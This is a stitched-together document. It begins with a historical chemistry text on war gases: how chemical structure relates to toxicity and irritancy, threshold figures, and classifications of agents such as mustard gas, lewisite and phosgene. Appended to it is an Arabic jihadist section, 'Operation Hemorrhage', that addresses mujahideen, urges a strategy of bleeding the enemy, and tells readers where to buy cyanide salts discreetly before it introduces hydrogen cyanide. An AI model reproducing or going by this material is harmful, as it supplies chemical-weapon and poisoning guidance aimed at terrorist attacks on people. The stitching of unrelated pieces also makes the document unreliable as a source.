The last requisite of a war gas is comparatively important : the absence of any attack on the material in which it is to be stored or used. Some war gases strongly attack the iron which commonly forms the storage containers and projectiles ; such are xylyl bromide, the incompletely chlorinated formates, bromobenzyl cyanide and a few others.

This corrosive action necessitates the employment of special expedients, such as :

(*a*) Protection of the metal walls of the container with layers of a substance which is not attacked, such as shellac, enamel, tin, etc.

(*b*) Employment of a supplementary container which isolates the war gas from the walls of the container. (Containers of glass, lead, etc., are used.)

RELATION BETWEEN CHEMICAL STRUCTURE AND AGGRESSIVE ACTION

THE employment of toxic substances as a military arm has added interest to the study of the relation between physio-pathological action and chemical constitution, which started some years ago.

This study, particularly important in the case of the war gases because of the guidance afforded in the discovery of new gases, has centred around the relation between their chemical structure and the type of action which they exert (lachrymatory, asphyxiant, sternutatory, etc.).

The problem has always attracted intensive study and experiment, but owing to the short period during which this has been prosecuted, as well as the secrecy which has surrounded the results, it is not yet possible to state the general laws with any certainty. However, it will be of interest to give an account of the observations and hypotheses published on the influence of the structure of these substances, and in particular of the introduction of certain atoms or radicles, on the nature of the action exerted.

The majority of the substances employed as war gases during the war of 1914–18 were organic. Among the inorganic compounds employed were chlorine, bromine, arsenic trichloride, etc. These, though having relatively little aggressive power, were used at the commencement of gas warfare chiefly because of the ease of their manufacture and the simplicity of their application. Various other inorganic substances, such as phosphine, arsine and stibine, although very toxic, have not been used as war gases because of their unsuitable physical properties.

The organic compounds having aggressive action usually contain atoms of halogen, sulphur or arsenic or radicles such as —NO_2, —CN, etc., in their molecules. It is to these atoms or radicles as well as to the molecular structure that the physio-pathological action is nowadays attributed.


1. Influence of Halogen Atoms

The halogens themselves have a noxious action on the animal organism and this diminishes in intensity in passing from fluorine

to iodine, that is, it is less the greater the atomic weight of the halogen ; the tendency to combine with hydrogen also diminishes with increase in atomic weight.


The introduction of halogen into the molecule confers aggressive properties which vary according to the nature of the halogen and the number of halogen atoms introduced. With regard to the influence of the nature of the halogen, it has been observed that the lachrymatory power of halogenated substances increases with increase of the atomic weight of the halogen present. Thus, bromoacetone is a more powerful lachrymatory than chloroacetone :

$Br—CH_2—CO—CH_3$	Lower limit of irritation	1	mgm./cu. m.
$Cl—CH_2—CO—CH_3$	,,	,,	,,	18	,,



Benzyl iodide has a lachrymatory action superior to that of the bromide :

$C_6H_5—CH_2I$	Lower limit of irritation	2	mgm./cu. m.
$C_6H_5—CH_2Br$	,,	,,	,,	4	,,



However, the truly *toxic* action varies inversely as the atomic weight of the halogen. Bromoacetone is less toxic than chloroacetone [1] :

$Br—CH_2—CO—CH_3$	Mortality-product	4,000
$Cl—CH_2—CO—CH_3$	,,	3,000

Dibromoethyl sulphide is less toxic than dichloroethyl sulphide :

Mortality-product 10,000

Mortality-product 1,500

In considering the influence of the number of halogen atoms present it is found that while one halogen atom confers predominantly lachrymatory properties on the molecule, an increase in the number of the halogen atoms diminishes the lachrymatory but increases the asphyxiant action. A typical example of this observation is the series of halogenated esters of formic acid. In this the first member, monochloromethyl chloroformate, has a predominantly lachrymatory action, while the last, trichloromethyl chloroformate, has an essentially asphyxiant action and practically no lachrymatory property.

$Cl—COOCH_2Cl$	Lower limit of irritation	2 mgm./cu. m.
	Limit of insupportability	50 ,,
$Cl—COOCCl_3$	Lower limit of irritation	5 mgm./cu. m.
	Limit of insupportability	40 ,,

[1] The mortality products quoted in this chapter are those of German authorities (*cp.* p. 4).

Other examples occur in the series of chlorinated nitromethanes, in which it is found that the dichloro-derivative is less toxic than the trichloro-compound.

This law is not, however, always applicable. With some substances, as dichloroethyl sulphide, diphenyl chloroarsine, etc., it is found that the introduction of further halogen atoms first diminishes and then destroys the aggressive properties of the original compound.

The position occupied by the halogens in the molecule also has a notable influence on the aggressive properties. In the aliphatic series, it is found that compounds with the halogen atom in the β position,

$$CH_3—CO—CH_2—CH_2Cl \text{ and } Cl—CH_2—CH_2—CO—O.C_2H_5$$

β chloroethyl methyl ketone and ethyl β chloropropionate

are more powerful lachrymatories than their isomers which have the halogen in the α position,

$$CH_3—CO—CHCl—CH_3 \text{ and } CH_3—CHCl—CO—OC_2H_5$$

α chloroethyl methyl ketone and ethyl α chloropropionate

In the aromatic series it is observed that the introduction of a halogen atom into the side chain of a substance confers lachrymatory properties, while if it replaces a hydrogen atom from the benzene nucleus, a substance results which has no physiopathological properties. Thus, from toluene, benzyl bromide, $C_6H_5—CH_2Br$, is obtained in the first case. This has energetic lachrymatory properties, while bromotoluene, $C_6H_4Br—CH_3$, has no toxic action.

This difference in physiopathological properties is probably connected with a difference in the mobility of the halogen atom. It is noteworthy that if this is in the nucleus it is less easily removed than if it is in the side chain.

The degree of mobility of the halogen atom has a great influence on the aggressivity of the substance. The halogen must not be bound in too labile a manner to the molecule, otherwise it will be attacked by atmospheric agencies or by the surface of the organism before the entire molecule has penetrated the cells. Neither may it be bound to the molecule in too stable a manner, otherwise the substance will be practically inert, for the atom will not even be detached in the interior of the organism.

2. Influence of the Sulphur Atom

Sulphur is not generally considered as a toxic element in the same way as are the halogens. Nevertheless, its presence seems to confer on a substance the capability of penetrating the


epidermis, which explains the actual aggressive properties of such compounds.

An example of this observation is found in a comparison of substances containing a sulphur atom with their analogues which contain oxygen. For example, dichloroethyl sulphide (mustard gas) $S\begin{matrix}CH_2{-}CH_2Cl\\CH_2{-}CH_2Cl\end{matrix}$ is a powerful vesicant, while the corresponding oxide, dichloroethyl ether, $O\begin{matrix}CH_2{-}CH_2Cl\\CH_2{-}CH_2Cl\end{matrix}$ has no such properties.

Comparatively few war gases contain sulphur in their molecules. It is generally observed that the degree of toxicity of the sulphur compounds varies with the valency of the sulphur atom and with the nature of the radicles with which the sulphur is united. Among the sulphur compounds those of the type R_2S (divalent sulphur) are more toxic than those of the type R_2SO (tetravalent sulphur) and far more than those of the type R_2SO_2 (hexavalent sulphur). That is, the higher the valency of the sulphur atom, the lower the toxicity of the substance. Some studies have been carried out showing the relation between the decrease in toxicity observed when the sulphur atom in the molecule passes from the divalent to the hexavalent state, and the variation in physical properties, more especially the diminished solubility in lipoids. Those compounds in which the sulphur has a specific function also contain halogen atoms. Such are, for instance, dichloroethyl sulphide, dibromoethyl sulphide, etc.

Little is known regarding the influence on the aggressive properties of a substance of the introduction of a sulphur atom. In the particular case of the derivatives of dichloroethyl sulphide, it has been observed that an increase in the number of sulphur atoms in the molecule does not notably diminish the vesicatory properties. Dichloroethyl disulphide, *e.g.*, $\begin{matrix} S\text{–}CH_2\text{–}CH_2\,Cl \\ | \\ S\text{–}CH_2\text{–}CH_2\,Cl \end{matrix}$ has a vesicatory power only one-third less than that of dichloroethyl sulphide.[1]

3. Influence of the Arsenic Atom




The arsenic atom also imparts toxic properties to a higher degree than the sulphur atom. It is a general rule that substances containing a trivalent arsenic atom have a considerably greater

[1] BENNETT, *J. Chem. Soc.*, 1921, **119**, 418.


physiopathological action than those containing a pentavalent arsenic atom.

The arsenical war gases contain halogen atoms or organic radicles such as —CN, —SCN, etc., besides the arsenic atom. The nature of the aggressive action depends on the number and the nature of the organic radicles with which the arsenic atom is linked.




In general, arsenical compounds have an aggressive action when two of the three valences of the arsenic atom are linked to like atoms or groups and the third to a different atom or radicle. If all the three valences of the arsenic atom are linked to similar atoms or radicles the compound has practically no aggressive action. Thus in the series of chlorovinyl arsines, it has been found that trichlorovinyl arsine has practically no aggressive action compared with chlorovinylchloroarsine or dichlorovinyl chloroarsine :

trichlorovinyl arsine



chlorovinyl dichloroarsine

dichlorovinyl chloroarsine



In the series of aromatic arsines there is a great difference in aggressive action between triphenyl arsine, phenyl dichloroarsine and diphenyl chloroarsine.

triphenyl arsine

phenyl dichloroarsine

diphenyl chloroarsine

In particular it may be observed that :

(*a*) When the arsenic atom is linked to an unsaturated radicle, the substance has a predominantly vesicatory action, as in the vinyl chloroarsines, the styryl chloroarsines, etc. This physiopathological action decreases with increase in the number of organic radicles linked to the arsenic atom. Thus, substances with a single organic radicle have a more powerful vesicatory action than those with two or more organic radicles. A typical example of this observation is found in the chlorovinyl arsine series, for chlorovinyl dichloroarsine has a greater vesicatory action than dichlorovinyl chloroarsine.

(*b*) When the arsenic atom is linked to an alkyl or phenyl group, substances with a predominantly irritant action are obtained. This physiopathological action is accentuated in

compounds containing two such radicles linked to the arsenic atom :

$(C_6H_5)_2AsCl$ Diphenyl chloroarsine : Limit of insupportability, 1 mgm./cu. m.

$C_6H_5AsCl_2$ Phenyl dichloroarsine : Limit of insupportability, 16 mgm./cu. m.

and in compounds containing the phenyl radicle rather than an alkyl radicle :

$C_6H_5AsCl_2$ Phenyl dichloroarsine : Limit of insupportability, 16 mgm./cu. m.

CH_3AsCl_2 Methyl dichloroarsine : Limit of insupportability, 25 mgm./cu. m.

(*c*) Arsenic compounds containing ethyl radicles are more toxic than the corresponding compounds containing methyl radicles. Thus the derivatives of ethyl arsine (the oxide, chloride, etc.) have a greater toxic action than the corresponding compounds of methyl arsine :

$C_2H_5AsCl_2$ Ethyl dichloroarsine : Limit of insupportability, 10 mgm./cu. m.

CH_3AsCl_2 Methyl dichloroarsine : Limit of insupportability, 25 mgm./cu. m.

(*d*) The substitution of the phenyl radicle by one of its higher homologues reduces the aggressive action of the resulting compound. For example, ditolyl chloroarsine is less irritant in its action than diphenyl chloroarsine.

The presence of halogen atoms in the molecules of organic arsenicals usually confers irritant properties. Among these halogen compounds, those containing chlorine have a superior irritant power to the analogous bromine and iodine compounds, *e.g.*, diphenyl chloroarsine has a greater irritant power than diphenyl iodoarsine.

An increase in toxic power is also found in organic compounds whose molecules contain a cyanide radicle; thus diphenyl cyanoarsine is more irritant than diphenyl chloroarsine:

$(C_6H_5)_2AsCN$ Limit of insupportability, 0·25 mgm./cu. m.
$(C_6H_5)_2AsCl$,, ,, 1 ,,

4. Influence of the Nitro Group

The aggressive properties conferred on a substance by the introduction of the $—NO_2$ group depend on whether the group combines through an oxygen or a carbon atom, that is, whether

a nitrate or a nitro compound is produced. The nitrates have not been used as war gases, but very efficient agents are included among the nitro derivatives, *e.g.*, trichloro nitromethane (chloropicrin), tribromo nitromethane, etc.

In particular the introduction of the NO_2 group confers lachrymatory properties or increases any such tendency if it is originally present in the molecule.

Typical examples of this are found among the nitro derivatives of the benzene halides : *o*-nitro benzyl chloride has a much more powerful lachrymatory action than benzyl chloride or than the corresponding bromide or iodide.

$C_6H_5CH_2Cl$	Benzyl chloride : Lower limit of irritation, 77 mgm./cu. m.
$C_6H_5CH_2Br$	Benzyl bromide : Lower limit of irritation, 4 mgm./cu. m.
$C_6H_4(NO_2)CH_2Cl$	*o*-Nitro benzyl chloride : Lower limit of irritation, 1·8 mgm./cu. m.

With an increase in the number of NO_2 groups the augmentation of the lachrymatory properties is sometimes found to be very great. Such is the case with tetrachloro dinitroethane, which is eight times as powerful a lachrymator as trichloro nitromethane.

According to Nekrassov, and Hackmann,[1] the introduction of the NO_2 group into the molecule of an aromatic compound confers vesicatory properties, or increases any which the substance already possesses.

The influence of the NOH group on the toxic properties of substances has only recently been studied, derivatives of carbonyl chloride such as dichloro- and dibromo-formoxime being examined. It seems that the NOH group causes accentuation of aggressive properties, in particular conferring "orticant" action (*i.e.*, causing skin irritation).

5. Influence of the —CN Group

To the CN group two different structures are attributed: one, —C≡N, the nitrile, the other —N = C, the isonitrile grouping. It has been observed that compounds containing the isonitrile group have more powerful toxic properties than those containing the nitrile. This difference in biological properties can be compared with the greater facility with which compounds containing the isonitrile radicle liberate hydrocyanic acid.

The presence of a second CN group generally diminishes the aggressive properties of a substance, and the presence in the


[1] Nekrassov, *Khimija Otravliajuscih Vescestv*, Leningrad, 1929; and Hackmann, *Chem. Weekblad*, 1934, **31**, 366.

same molecule of the —CN group and of other atoms such as halogens, while reducing the toxic action of the substance, confers highly lachrymatory properties. For example, cyanogen bromide and iodide are much less toxic than hydrocyanic acid but are powerful lachrymators. The same rule applies in the case of such aromatic derivatives as bromobenzyl cyanide, chlorobenzyl cyanide, etc.

6. Influence of Molecular Structure

According to various observations, the aggressive action of a substance depends not only on the presence of particular atoms or radicles in the molecule, but also on the molecular structure, and in particular on

(*a*) The presence of unsaturated bonds, and




(*b*) The molecular symmetry.


Influence of Unsaturated Bonds. The presence of unsaturated bonds in the molecule usually involves an increase in the physiopathological properties. This observation was made by Loew in 1893.

Among the war gases various examples occur of the influence of the unsaturated bond. Thus, acrolein $CH_2 = CH—CHO$, has strongly irritant properties, while the corresponding saturated aldehyde, propionaldehyde, $CH_3—CH_2—CHO$ is innocuous. Similarly, β chlorovinyl dichloroarsine, $Cl—CH = CH—AsCl_2$, is a powerful vesicant, while the corresponding saturated compound, β chloroethyl dichloroarsine, $Cl—CH_2—CH_2—AsCl_2$, has only weak vesicatory properties.[1]

Other examples may be found among the mono- and di-halogenated acetylenes, such as diiodo- and dibromo-acetylene, $CI_2 = C$ and $CBr_2 = C$, which have more interesting physiopathological properties than the halogenated paraffin hydrocarbons.

Influence of Molecular Symmetry. The spatial arrangement of the functional groups in a molecule has a definite influence on the degree of its toxicity. It has been observed that substances with symmetrical molecules generally have a more powerful aggressive action than asymmetrical substances. Thus, symmetrical-dichloroacetone,





[1] Ferrarolo, *Minerva Medica*, 1935, **27**, II, 30.

has great irritant powers, while asymmetrical dichloroacetone

is almost completely lacking in irritant properties.

Another example occurs in the series of halogenated methyl ethers. When the halogens occupy a symmetrical position, as in sym. dichloromethyl ether,  the substance has a much more energetic lachrymatory action than that in which the chlorine atoms are asymmetrically placed, *i.e.*, in asym. dichloromethyl ether  .

7. Theories of General Nature

General theories concerning the relation between chemical structure and physiopathological action have been elaborated with especial reference to the war gases. From among the many published, an account is given here of two : Meyer's Theory and the " Toxophor-Auxotox " Theory.

Meyer's Theory. According to this theory,[1] the physio-pathological action of war gases is attributed to certain atoms or radicles which have a tendency to react easily with other substances by addition. This classification on the basis of their ease of reaction should be determined by their combination with the various biological entities or tissues (as the blood, the nerve cells, the respiratory epithelia, etc.) which undergo specific and characteristic alterations.

To one group belong, for example, the halogen atoms, as the chlorine in phosgene, cyanogen chloride and the chlorovinyl chloroarsines; the bromine in ethyl bromoacetate, cyanogen bromide, etc. These atoms are linked in a very labile manner to the remainder of the molecule and react easily with water and other substances. Also the oxygen atom is highly reactive when in the vicinity of a halogen in the halogenated aldehydes, esters and ethers, such as dichloromethyl ether, trichloromethyl chloroformate, etc.

The radicles which react most easily are the NO_2— group in *o*- nitro benzyl chloride and bromide, the CO— group in the

[1] J. Meyer, *Der Gaskampf u. die chemischen Kampfstoffe*, Leipzig, 1926, 90.

halogenated ketones and the CN— group in bromobenzyl cyanide and diphenyl cyanoarsine, etc. All these radicles, which are notable for their reactivity with water or other substances, confer a certain degree of toxicity by their presence in the molecule. However, on considering the structure of the molecules of the war gases, it is seen that while some of these contain atoms or radicles of great reactivity, others are distinguished by an unusual resistance to chemical reagents yet possess a high degree of aggressiveness.

In such cases, Meyer suggests, the aggressive action may be attributed to the capacity of the entire molecule of forming additive compounds with vital constituents of the organism.

Toxophor-Auxotox Theory. The theory of toxophors and auxotoxes, first elaborated by Ehrlich [1] for toxic substances and later applied by Nekrassov [2] to the war gases, attributes the physiopathological properties of these substances to special atoms or radicles in a similar manner to Witt's theory regarding the colour of organic substances.

Witt's theory of coloured substances may be summarised as follows: the presence of colour in a substance depends on the presence of certain atomic groupings called "chromophores." For instance, the —N = N— group characteristic of the azoic colours, the $—NO_2$ group, the = C = O group, etc. It is to the presence of these groups that the more or less intense colouration of a compound is due. But in order that a coloured substance may be capable of being fixed on animal or vegetable fibres, it must have in the molecule not only chromophoric groups, but also contain other groups, called "auxochromes" which give it the capability of combining intimately with the fibre. Typical auxochromic groups are: NH_2, OH, etc.


The war gases, according to Nekrassov, have structures analogous to those of coloured substances. By examining the chemical structures of the war gases, certain atomic groups are found which confer on substances the potentiality of becoming war gases, in the same way as Witt found certain groupings common to coloured substances. The groupings found in war gases are called "toxophors." Such are, for example:

$$>CO\ ;\ S<\ ;\ >C{=}C<\ ;\ -N\begin{matrix}O\\O\end{matrix}\ ;\ -N{=}C\ ;\ -As<\ ;\ \text{etc.}$$

There also exist other groups capable of communicating the characteristic toxic functions of the toxophoric group, that is, of


[1] P. Ehrlich, *Deut. med. Wochschr.*, 1898, 1052.
[2] Nekrassov, *Khimija Otravliajuscikh Vescestv*, Leningrad, 1929, 30

transforming into actuality the latent capacity of the toxophor group. These groups are named "auxotoxes," and may be either :




atoms : halogens, oxygen, etc.


or



atomic groups : —NH_2, benzyl, phenyl, methyl, ethyl radicles, etc.

With the aid of this theory it is explained that just as in coloured substances the introduction of some auxochromic groups changes the colour of the substances, so in the war gases the presence of certain autotoxes can alter the type of biological action. Thus, for example, halogen introduced into the hydrocyanic acid molecule reduces the toxicity of the toxophor, —CN, and confers on the product lachrymatory properties.





Also, the auxotoxic groups in the war gases, like the auxochromes in coloured substances, differ in their effect according to their positions in the molecules. Thus the halogens differ in their influence according to whether they are in a methyl or an ethyl group, at the end or the beginning of a side-chain. It is easily seen that a halogen atom distant from the end of a side-chain has little influence on the aggressive power.

α bromoethyl methyl ketone is less lachrymatory in action than

β bromoethyl methyl ketone.

Similarly, αα′ dichloroethyl sulphide  has only slight aggressive power, while ββ′ dichloroethyl sulphide (mustard gas)  has an aggressive action which is well known.

However, Nekrassov's theory cannot be applied so generally to the war gases as Witt's to coloured substances.

In some cases there are actually strongly marked differences. Thus in the coloured substances the auxochrome group brings out the latent colour-potentiality of the chromophore group and so makes colouration possible, while in the war gases the auxotox group merely develops the characteristic property of the toxophor

group. On the other hand, the merest glance at the chemical structures of the war gases will show that the auxo group may function either positively or negatively. That is, on its presence depends the increase or the decrease, or sometimes even the destruction of the toxicity of the substance (*e.g.*, the introduction of alcoholic, sulphonic groups, etc.).

In coloured substances, increase in molecular complexity leads not to a decrease of the colour, but to its strengthening, while it is observed that an increase in the number of toxophors or auxotoxes in the molecule does not increase the toxicity. Typical is the case of $\beta\beta'$ dichloroethyl sulphide in which the introduction of more chlorine atoms into the molecule produces the tetra- and hexachloro- compounds whose aggressive action is practically nil.

Furthermore, this theory, like that of Meyer already described, though having many interesting aspects, does not sufficiently explain the behaviour of some of the war gases.

Many gaps still exist in this field of study. The many discussions and the various theories put forward show merely the efforts which have been made to solve this important problem.

It must be concluded that only after a long series of studies and experiments will it be possible to enunciate general and precise laws on the relation between chemical constitution and the aggressive action of the war gases. These laws, besides supplying a profound knowledge of the science of war gases, will be invaluable in preparing new substances of greater value in warfare.

CLASSIFICATION OF THE WAR GASES

THE classification of the war gases is particularly difficult because of the many aspects which these substances, some similar to one another, some completely different, present. The number of methods of classification which have been proposed are an indication of this difficulty.

Without entering into unnecessary detail, a few of the more important classifications in use at present will be given, with especial emphasis on the chemical nature of the gases.

1. Physical Classification

The physical classification of the war gases has often been proposed by taking as criterion either their state of aggregation, or their boiling point.

The method of classification most used to-day is based on their state of aggregation at ordinary temperatures. According to this classification the war gases are divided as follows into three groups :

Gaseous. Chlorine, phosgene, etc.

Liquid. Bromine, chloropicrin, dichloroethyl sulphide (mustard gas), etc.

Solid. Diphenyl chloroarsine, diphenyl cyanoarsine, chloroacetophenone, etc.

This classification is altogether too crude, uniting in one and the same group very varied substances which have only a single quality in common—one which is not generally considered to be the most important. Moreover, the one criterion of the classification is influenced by temperature, so that by normal temperature changes of the air a substance may pass from one group to the other, for example, dichloroethyl sulphide from liquid to solid, phosgene from gas to liquid.

2. Tactical Classification

This classification is based on the criterion of the tactical employment of the war gases. From this view-point they are divided into two groups :

Non-persistent Gases. Including substances which diffuse into the air in a short time, losing some of their toxic concentration: chlorine, phosgene, hydrocyanic acid, etc.

Persistent Gases. Including substances which vaporise only slowly and remain on the ground for long periods in the liquid or solid state, still retaining their aggressive power: dichloroethyl sulphide, etc.

This classification also lacks neatness and precision, for the place of some substances in it is doubtful. It is proposed nowadays to add a third intermediate group, to include substances whose vapour tension lies between the gases of the first group and those of the second. This third group has been termed that of the "*Semi-persistent Gases.*"

Another tactical classification which may be mentioned is one largely employed in text-books on chemical warfare and was in use in Germany during the war. In this classification the gases are divided into the following four classes:

Green Cross Gases. This includes substances with a high vapour tension and great toxic power on the respiratory tract: phosgene, trichloromethyl chloroformate (diphosgene), chloropicrin, etc.

Yellow Cross Gases. This includes substances with a low vapour tension and high toxic and vesicatory power : dichloroethyl sulphide (mustard gas), chlorovinyl dichloroarsine (lewisite), etc.

Blue Cross Gases. This includes solid substances with low volatility and great irritant power : diphenyl chloroarsine, diphenyl cyanoarsine, etc.

White Cross Gases. This includes the powerful lachrymators : bromoacetone, chloroacetophenone, etc.

3. Physiopathological Classification

This classification is based on the most characteristic action of each war gas on the living organism. Various classifications have been made on this basis (German, English, American, etc.). The usual method is to divide the gases into the following classes :

(A) The Toxic Suffocants (or Lung Irritants). These include those gases which act principally on the respiratory tract : chlorine, phosgene, chloropicrin, etc.

(B) The Vesicants. These include those substances whose characteristic action is to produce blisters on the skin : dichloroethyl sulphide, chlorovinyl dichloroarsine, etc.

(C) The Irritants. These include substances having lachryma-

tory power : benzyl chloride and bromide, and those causing sneezing (the sternutatories) : diphenyl chloroarsine, etc.

(D) THE TOXIC GASES. These include those gases acting particularly on the blood, as carbon monoxide, or on the nervous system, like hydrocyanic acid, etc.

The physiopathological classification of the war gases, though used very widely, is even less exact than the others mentioned. In point of fact the biological action of these substances is extremely complex and in certain concentrations a gas may change its action to that of another group.

In order to classify these substances accurately on this basis the new tendency to-day is to regroup them according to the actual mechanism of their action on the human organism. In this, however, there is still so much work to be done that with regard to a great many substances practically nothing is known.

4. Chemical Classification

Classification of the war gases according to the characteristic chemical groups in their molecules has been almost completely neglected. It is only by taking the chemical characteristics of the substances as the sole criterion that it will be possible to elaborate a precise and complete classification of the war gases, and these chemical characteristics must be quite definite both as to the nature and the number of atoms in the molecule.

The first attempts at a chemical classification of the war gases were those of Chugaev [1] in 1918 and of Zitovic.[2] These classifications are, however, merely schematic and are particularly lacking in precise and distinctive characteristics.

Later, other chemical classifications were proposed, and two of these will be outlined here—that of Jankovsky and that of Engel.

(*a*) *Jankovsky's Classification.* In 1925 Jankovsky [3] proposed a completely new classification, founding it on a study, then in its infancy, of the relationship between the chemical constitution and the aggressive action of the war gases. It was based on the theory of toxophoric and auxotoxic groups which has been described in the preceding chapter. In this classification the war gases are grouped according to the toxophoric group present in their molecules, being divided in this way into the following six classes :

[1] Chugaev, *Khimiceski Osnovi gas i protivogas diela*, 1918.
[2] Zitovic, *Khimiceskaja Promisclennost*, 1924, **11**, 295.
[3] Jankovsky, *Voina i Tecnica*, 1925, nn. **220-221**, 23.

CLASS I

Toxophoric Group. Chlorine, bromine, iodine, etc.

Auxotoxic Group. Phenyl, benzyl, etc.

Includes :	Benzyl chloride . . .	$C_6H_5—CH_2Cl$
	Benzyl bromide . . .	$C_6H_5—CH_2Br$
	Benzyl iodide . . .	$C_6H_5—CH_2I$
	o-Nitrobenzyl chloride . .	$C_6H_4—(NO_2)CH_2Cl$
	Dichloromethyl ether . .	$ClCH_2—O—CH_2Cl$
	Dibromomethyl ether . .	$BrCH_2—O—CH_2Br$

CLASS II

Group. Unsaturated oxides.

Includes :	Carbon monoxide . .	CO
	Sulphur dioxide . . .	SO_2
	Nitrogen oxides . . .	NO ; NO_2 ; N_2O_3

CLASS III

Toxophoric Group. CO.

Auxotoxic Group. Halogens, or double bonds.

Includes :	Chloroacetone . . .	$CH_3—CO—CH_2Cl$
	Bromoacetone . . .	$CH_3—CO—CH_2Br$
	Bromomethyl ethyl ketone .	$C_2H_5—CO—CH_2Br$
	Chloroacetophenone . .	$C_6H_5—CO—CH_2Cl$
	Ethyl chloroacetate . .	$ClCH_2—COO—C_2H_5$
	Phosgene	$COCl_2$
	Acrolein	$CH_2=CH—CHO$

Class IV

Toxophoric Group. S ; S = O ; O = S = O.

Auxotoxic Group. Halogens, methyl, etc.

Includes :		
Perchloromethyl mercaptan .	$CCl_3—S—Cl$
Dichloroethyl sulphide . .	$S(CH_2—CH_2—Cl)_2$
Dibromoethyl sulphide . .	$S(CH_2—CH_2—Br)_2$
Sulphoxides . . .	$O=SR_2$
Sulphones	$O=SR_2=O$
Esters of sulphuric acid .	$O=S(OR)_2=O$

Class V

Toxophoric Group. —C≡N ; —N = C ; —NO_2.

Auxotoxic Group. Halogens, benzyl, etc.

Includes :		
Hydrocyanic acid . .	HCN
Cyanogen chloride . .	CNCl
Bromobenzyl cyanide . .	$C_6H_5—CH(CN)Br$
Chloropicrin . . .	$CCl_3—NO_2$
Tetrachloro dinitroethane .	$(CCl_2—NO_2)_2$

Class VI

Toxophoric Group. —As =.

Auxotoxic Group. Methyl, ethyl, vinyl, phenyl.

Includes :		
Methyl dichloroarsine . .	CH_3AsCl_2
Ethyl dichloroarsine . .	$C_2H_5AsCl_2$
Diphenyl chloroarsine . .	$(C_6H_5)_2AsCl$
Diphenyl cyanoarsine . .	$(C_6H_5)_2AsCN$
Phenarsazine chloride . .	$NH(C_6H_4)_2AsCl$

TABLE XII

Series	GROUP 1	2	3	4	5	6	7	8
	Hydrocarbons	Alcohols	Ethers	Aldehydes and Ketones	Acids	Esters	Amines	Arsines
I	CCl_3NO_2 Chloropicrin		$O(CH_2Cl)_2$ Dichloromethyl ether		$COCl_2$ Phosgene	$Cl—COOCCl_3$ Diphosgene		$CH_3—AsCl_2$ Methyl dichloroarsine
II			$S(CH_2CH_2Cl)_2$ Dichloroethyl sulphide			$CH_2Br—COOC_2H_5$ Ethyl bromoacetate		$C_2H_5—AsCl_2$ Ethyl dichloroarsine
III				$CO(CH_2Br)(CH_3)$ Bromoacetone				
IV	$C_6H_5—CH_2Br$ Benzyl bromide			$CO(CH_2Cl)(C_6H_5)$ Chloroacetophenone			$C_6H_5N = CCl_2$ Phenyl carbylamine chloride	$(C_6H_5)_2AsCl$ Diphenyl chloroarsine

(*b*) *Engel's Classification.* Another chemical classification of war gases is that proposed recently by Engel.[1] It is an improved version of that published by him in 1928,[2] and divides the war gases into eight groups (see Table XII). These correspond to eight of the simplest organic types of compounds, arranged according to their differing oxygen-content: hydrocarbons, alcohols, ethers, aldehydes and ketones, acids, esters, amines, arsines. The two last types—the amines and the arsines—may be considered as hydrocarbons in which a hydrogen atom is substituted by an NH_2 group or an AsH_2 group respectively.

Each of these groups of substances may be sub-divided into four series: The first three of these comprise the aliphatic compounds derived from methane (series I), ethane (series II) and propane (series III). The fourth series comprises the aromatic compounds derived from benzene and its homologues.

All the war gases have not been included in Table XII, but only the most important. Those not included may be easily classified into their proper groups. Acrolein, for instance, in the aldehyde group, lewisite and diphenyl cyanoarsine in that of the arsines, methyl cyanoformate and methyl chloroformate in that of the esters.

According to Engel this classification allows for the allocation of gases which have never yet been employed in warfare. Stibine and phosphine, for example, may be considered as arsines in which the arsenic atom has been substituted by that of antimony or phosphorus; similarly dichloroethyl selenide and telluride may be considered as ethers in which the oxygen atom has been replaced by that of selenium or tellurium.

This and other classifications of war gases will not be considered further.

It is possible to arrange the war gases in the chronological order in which they were first used in the war of 1914–18. This is the order employed in Table XIV at the end of this book, where the physical, chemical and physiopathological properties of the principal war gases are summarised. In the text, however, it is considered more convenient to catalogue them according to chemical relationships and similarity of structure.

" Operation Hemorrhage "

عمليات الاستنزاف - استراتيجية الالف جرح

" This strategy of attacking the enemy with smaller, but more frequent operations is what some may refer to as the strategy of a thousand cuts. The aim is to bleed the enemy to death ."

HYDROGEN CYANIDE

غاز سيانيد الهيدروجين

مقدمة توضيحية مبسطة لغاز سيانيد الهيدروجين وحمض الهيدروسيانيك

ملاحظة مهمة للمجاهدين : (من يتوفر لة الحصول على إحدى أنواع السيانيدات الجافة سواء بشرائها من المحلات التي تبيع سموم الفئران او من المحلات التي تبيع المستلزمات الطبي والمعملية او من بعض صيادي الاسماك فيجب علية الانتقال الي المرحلة الأخيرة ،، وإنما جزء كبير من هذة المجلة هو للذين لا يستطيعون الحصول على السيانيدات بسهولة وبالذات للذين يعيشون تحت رقابة أمنية مشددة)

(ماهي مركبات السيانيد)

أ- مركبات السيانيد البسيطة : وهي مركبات كيميائية يرتبط فيها أيون السيانيد مع شق قاعدي (صوديوم ، بوتاسيوم) أو شق معدني ومن أمثلتها سيانيد الصوديوم ، سيانيد النحاس وعند ذوبان هذه الأملاح في الماء فإنها تتأين إلى أيونات ،فمثلا سيانيد الصوديوم يتأين إلى سيانيد و صوديوم وأيونات السيانيد خطرة خدا خاصة عندما تكون درجة الحموضة أقل من ٦ لأن هذه الأيونات تتفاعل مع الهيدروجين بسرعة مكونة سيانيد الهيدروجين الذي يعتبر بدوره غاز سام جدا.

ب- مركبات السيانيد المعقدة : تمتلك السيانيد المعقدة أشكال مختلفة حيث ترتبط مع شق قاعدي ومعادن ثقيلة مثل (نحاس ، نيكل ،كادميوم ،.....الخ.)

يستخدم السيانيد في تنظيف وتلميع المعادن مثل الفضة وفي صناعة المطاط الاصطناعي والصناعات الكيماوية المختلفة ويوجد في البيت كمبيد القوارض وفي بذور التفاح والدراق والخوخ والمشمش الرطبة حيث تحتوي كل ١٠٠غرام من البذور السابقة على ٩,٨ ملغم سيانيد وبذور المشمش البري تحتوي كل منها على ٢,٧ ملغم منه ومن الإشكال الأخرى للسيانيد وجوده في شكل الاميجدالين الذي هو عبارة عن سكر سيانيد ويوجد في اللوز المر ورغم أن المادة الموجودة في بذور الفواكه غير ضارة الا انه عند تحطم هذه البذور بوجود الماء والإنزيمات اللازمة يتحرر السيانيد كما هو واضح في هذه المعادلة

AMYGDAIN + WATER à GLUCOSE + BENZAIDEHYDE + CYANIDE

